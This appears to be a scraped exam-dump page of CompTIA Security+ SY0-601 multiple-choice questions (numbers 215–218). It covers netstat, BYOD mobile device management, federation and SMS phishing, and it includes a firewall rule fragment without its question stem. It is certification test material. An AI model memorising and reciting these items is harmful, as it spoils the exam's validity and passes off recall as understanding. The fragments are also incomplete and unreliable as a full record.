
Deny: Any Any 67 -

Allow: Any Any 68 -

Allow: Any Any 22 -

Allow: Any Any 21 -
Allow: Any Any

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 215

Topic #: 1

[All SY0-601 Questions]


While investigating a recent security incident, a security analyst decides to view all network connections on a particular server. Which of the following would provide the desired information?

A. arp

B. nslookup

C. netstat

D. nmap



Actual exam question from CompTIA's SY0-601

Question #: 216

Topic #: 1

[All SY0-601 Questions]


A company recently decided to allow its employees to use their personally owned devices for tasks like checking email and messaging via mobile applications. The company would like to use MDM, but employees are concerned about the loss of personal data. Which of the following should the IT department implement to BEST protect the company against company data loss while still addressing the employees' concerns?

A. Enable the remote-wiping option in the MDM software in case the phone is stolen.

B. Configure the MDM software to enforce the use of PINs to access the phone.

C. Configure MDM for FDE without enabling the lock screen.

D. Perform a factory reset on the phone before installing the company's applications.



Actual exam question from CompTIA's SY0-601

Question #: 217

Topic #: 1

[All SY0-601 Questions]


The concept of connecting a user account across the systems of multiple enterprises is BEST known as:

A. federation.

B. a remote access policy.

C. multifactor authentication.

D. single sign-on.



Actual exam question from CompTIA's SY0-601

Question #: 218

Topic #: 1

[All SY0-601 Questions]

A user received an SMS on a mobile phone that asked for bank details. Which of the following social-engineering techniques was used in this case?

